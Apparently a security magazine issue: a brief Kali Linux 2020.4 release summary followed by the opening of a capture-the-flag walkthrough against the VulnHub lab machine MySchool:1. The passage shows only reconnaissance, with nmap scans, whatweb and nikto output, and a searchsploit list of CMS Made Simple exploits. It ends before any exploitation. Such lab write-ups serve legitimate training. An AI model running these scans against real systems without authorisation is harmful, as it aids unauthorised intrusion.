As they have been stating since the release of the previous version (2020.3), the makers of Kali Linux have finally shifted to ZSH as their default shell. Earlier they were using bash shell as their default shell. Not just that, they have also done a makeover to the bash shell to look more like ZSH. The makers are also partnering with authors of tools to bring those tools as earlier as possible to users. Without Kali sponsoring, users will have to sponsor their own tools. Also with this release, users will get some message prompts with suggestions to them about their future actions. This is an effort to improve communications and user friendliness. They have also refreshed AWS EC2 Cloud Image. New tools introduced in this release include Apple bleee, CertGraph, **Kali Linux 2020.4** dnscat2, FinalRecon, goDoH, hostapd-mana, Metasploit Framework 6 and Whatmask. The Linux kernel has been upgraded to 5.9. GNOME has been updated to 3.38 and KDE to 5.19. With this version, they have also started releasing the Vmware Vagrant image. Before this, they were only releasing vagrant images for Virtualbox. A new settings menu has been added to the Kali NetHunter images which allows users to easily backup and restore configuration files. From this release, Win-KeX 2.5 includes a new “Enhanced Session Mode (–esm)”, which works like the “Window” mode but uses the Remote Desktop Protocol (RDP) & client native to Windows. This mode will allow users of “Windows on ARM” devices to use Win-KeX and it adds sharpness to Win-KeX on HiDPI devices.

MYSCHOOL : 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those wh-o want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginn-ers but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. I am Mala and in our present Issue, I bring you the CTF challenge of the machine MySchool : 1. This machine is authored by Sachin Verma and the author says it is fully a real life based scenario. The decsription also says that the machine has been designe-d in such a way that it enhances a users skills while testing a live target in a network. It is an "intermediate" box and the goal is to get the root flag. The machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/my-school-1,604/


This machine has trouble in getting IP address in Vmware so we have installed it in Oracle Virtualbox. It is set to get IP address automatically as DHCP is enabled. After importing the C TF machine into virtualbox, I fire up both target and attacker machine (Kali Linux 2020.2) and perform a SYN PING scan on the target to find the IP address of my target.

```
kali@kali:~$ nmap -sP 172.28.128.20-100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 09:53 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try usin
g --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.28.128.24
Host is up (0.0027s latency).
Nmap done: 81 IP addresses (1 host up) scanned in 2.08 seconds
```

Our target IP address is 172.28.128.24.

```
kali@kali:~$ nmap -sV 172.28.128.24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 09:56 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try usin
g --system-dns or specify valid servers with --dns-servers
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 09:57 (0:00:00 remaining)
Nmap scan report for 172.28.128.24
Host is up (0.0019s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  ssl/http Apache/2.4.38 (Debian)
3306/tcp open  mysql    MySQL (unauthorized)
8080/tcp open  http     Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I found four services running on the target. The SSH service, HTTP service, MYSQL service and another Apache service on port 8080. Just like most times, I decided to start with the we -b service running on port 80.



The website is running CMS Made Simple. It is a popular open source Content Management System. It is popular also since it has some vulnerabilities. But first, I need to check if it is run -ning one of the vulnerable versions I used whatweb for that.

```
kali@kali:~$ whatweb 172.28.128.24
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://172.28.128.24 [200 OK] Apache[2.4.38], CMS-Made-Simple[2.2.14], Cookies[CMSSESSIDd
e72be53c754], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debia
n)], IP[172.28.128.24], JQuery[1.11.1], MetaGenerator[CMS Made Simple - Copyright (C) 200
4-2020. All rights reserved.], Script[text/javascript], Title[Home - my school]
```

The target is running CMSMS 2.2.14. Unfortunately I didn't find this version as vulnerable wh -en I searched with Searchsploit.


```
kali@kali:~$ searchsploit cms made simple
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scriptin | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusio | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scrip | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scriptin | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary F | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-S | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File In | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Sit | php/webapps/34068.html
CMS Made Simple 2.1.6 - Multiple Vulnerabilities | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution | php/webapps/44192.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Ex | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Ex | php/webapps/45793.py
```

```
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Ex | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache  | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection               | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary F | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitr | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticate | php/webapps/46546.py
---------------------------------------------- ----------------------------
Shellcodes: No Results
```


I decided to run nikto on the target to see if I can find anything else on the web server.

```
kali@kali:~$ nikto -h 172.28.128.24
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.28.128.24
+ Target Hostname:    172.28.128.24
+ Target Port:        80
+ Start Time:         2020-12-27 10:02:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ Cookie CMSSESSIDde72be53c754 created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positi
ves.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may
allow user admin accounts to be inserted without proper authentication. Attempt to log in
 with user 'test' password 'test' to verify.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-3092: /lib/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/login.php: Admin login page/section found.
+ 7921 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2020-12-27 10:04:31 (GMT-5) (133 seconds)
```

However, i was unable to view the interesting files nikto got for me.



